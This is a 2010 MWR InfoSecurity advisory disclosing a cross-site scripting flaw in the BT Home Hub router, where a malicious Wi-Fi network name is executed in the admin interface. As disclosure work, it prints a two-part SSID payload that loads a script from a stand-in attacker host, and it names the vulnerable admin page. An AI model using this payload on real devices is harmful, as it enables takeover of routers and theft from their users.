

MWR InfoSecurity Security
Advisory

BT Home Hub – SSID Script
Injection Vulnerability

10th May 2010



Contents

1	Detailed Vulnerability Description.....	5
1.1	Technical Background.....	5
1.2	Overview of Vulnerability.....	5
1.3	Exploit Information.....	6
1.4	Dependencies.....	6
2	Recommendations.....	7
3	References.....	7

BT Home Hub – SSID Script Injection Vulnerability

Package Name:	BT Home Hub Wireless ADSL Router
Date Discovered:	May 2008
Vendor Contacted	July 2008
Affected Versions:	Confirmed in Version 6.2.6.E. Hub 2 was not tested.

CVE Reference	Not Yet Assigned
Author	R. Dominguez Vega
Severity	Medium Risk
Local/Remote	Remote
Vulnerability Class	SSID Script Injection
Vendor	BT Home Hub- http://www.homehub.bt.com/
Vendor Response	The vendor has not addressed this issue and has accepted the risks exposed by this vulnerability. The risks exposed have been considered to be low by the vendor, due to the infrequent usage of the functionality by Home Hub users and the likelihood of the attack succeeding.

Overview:

The BT Home Hub provides wireless broadband solutions for home and office users. <http://www.homehub.bt.com/>

The BT Home Hub administrative web interface provides users with functionality, such as firewall configuration, telephony and DHCP.

The BT Home Hub also supports the ability to add wireless repeaters supporting WDS (Wireless Distribution System). This functionality allows scanning for accessible wireless access points, the details of identified access point can be displayed in the administrative web interface.

Impact:

The BT Home Hub administrative web interface has been identified as being vulnerable to a script injection attack that could allow remote attackers to compromise the security of the device by performing Cross Site Scripting Attacks (XSS). http://www.owasp.org/index.php/Top_10_2007-A1

Cause:

Exploitation of this vulnerability is possible because the BT Home Hub administrative web interface does not properly sanitise parameters that are passed to it from identified access points.

An attacker could set up a fake access point broadcasting specially crafted 802.11 'beacon' packets containing a malicious payload in the Service Set Identifier (SSID).

The malicious SSID will be displayed in the Accessible Access Points Table page of the BT Home Hub administrative interface and will be executed when an administrator scans for wireless access points.

Solution:

A fix has not been implemented by the vendor and workaround to mitigate this vulnerability is unknown, therefore it is recommended that Home Hub users are aware of the risks this vulnerability exposes. Users avoiding the usage of the affected functionality will mitigate the risks exposed by the exploitation of this vulnerability.

1 Detailed Vulnerability Description

1.1 Technical Background

The 802.11 protocol is used in wireless local area network (WLAN) computer communication.

The 802.11 protocol defines three main different packet types (data, management and control) used for communication, managing and controlling the wireless network.

Wireless Access Points provide wireless communication between computers and a wired network. Access points periodically send management beacon packets in order to announce their presence and provide information such as their SSID, the encryption in use and other parameters associated with the access point. Wireless clients scan 802.11 radio channels for management beacon packets in order to choose an access point with which to associate.

1.2 Overview of Vulnerability

The BT Home Hub web interface obtains information about the wireless access points which are in range from its inbuilt 'scan for access point' functionality. An attacker could set up a fake access point broadcasting, to all wireless devices within range, specially crafted 802.11 beacon packets containing a malicious payload in the SSID.

The malicious SSID will be displayed in the Accessible Access Points Table page of the BT Home Hub administrative interface (`/cgi/b/_wds_/cfg/?ce=1&be=1&l0=5&l1=0`) and executed when an administrator scans for wireless access points. The BT Home Hub web interface runs with administrative privileges and the malicious JavaScript code would be executed with the privileges of the user's browser.

A screenshot of a JavaScript alert box being rendered on the Accessible Access Points Table page after a malicious management beacon packet was sent is included here: -




Figure 1: JavaScript rendered on the Repeater page

It should be noted that SSIDs have a maximum length of 32 characters and in some situations, this may not be sufficient to inject a usable malicious payload for an attack. However, an attacker could set up two fake access points and deliver a payload using the combined content of both SSIDs. Such a payload of 64 characters would be enough to redirect users to a malicious web server.

1.3 Exploit Information

One example of how this method could be used to compromise a device via this attack is outlined below.

An attacker could set up two fake access point broadcasting specially crafted 802.11 'beacon' packets containing a malicious payload in the SSID.

The injected code could be of the following form in the first access point: -

```
<script src=//attacker/.j>/*
```

The injected code could be of the following form in the second access point: -

```
*/</script>
```

A malicious SSID combined together with the use of JavaScript comment tags (`/* */`) will make the following payload usable in an attack. This particular payload was chosen to minimise the space used in each SSID (this has a maximum size of 32 bytes) because even though the combination of both SSIDs allows a payload of 64 characters it is not possible to place JavaScript comment tags where desired. This prevents the 64 characters payload from being divided in two 32 byte SSIDs.

```
<script src=//attacker/.j></script>
```

This code would execute in the Access Point Table page and reference a malicious script (.j) located on a host under the attacker's control. The scope of this malicious script is very large and it could perform multiple actions from a phishing attack to browser key logging. Additionally, browser exploitation framework tools could be used by the attacker which would help to perform a more dynamic exploitation.

It should be noted that this type of attack could be performed without alerting the targeted users of the attack. An attacker would try to be as unobtrusive as possible and hide malicious actions from the targeted user

1.4 Dependencies

In the attack described in this advisory the attacker would need to be in wireless range of the target device and the affected device would need to be able to make a remote connection to the attacker's web server where the malicious script is hosted.

It should be noted that an attacker could combine multiples payloads set in various SSIDs to perform an attack without requiring a connection to a remote web server. However in practical terms this would be more complex as it would require all of the malicious SSIDs to be rendered on the page in the correct order for the attack to be successfully executed.

2 Recommendations

A fix has not been implemented by the vendor and workaround to mitigate this vulnerability is unknown, therefore it is recommended that Home Hub users are aware of the risks this vulnerability exposes. Users avoiding the usage of the affected functionality will mitigate the risks exposed by the exploitation of this vulnerability.

3 References

BT Home Hub

<http://www.homehub.bt.com/>

Top 10 2007 - Cross Site Scripting

http://www.owasp.org/index.php/Top_10_2007-A1

Whitepaper: Behind Enemy Lines

http://www.mwrinfosecurity.com/publications/mwri_behind-enemy-lines_2008-07-25.pdf

MWR InfoSecurity
St. Clement House
1-3 Alencon Link
Basingstoke, RG21 7SB
Tel: +44 (0)1256 300920
Fax: +44 (0)1256 844083
mwrinfosecurity.com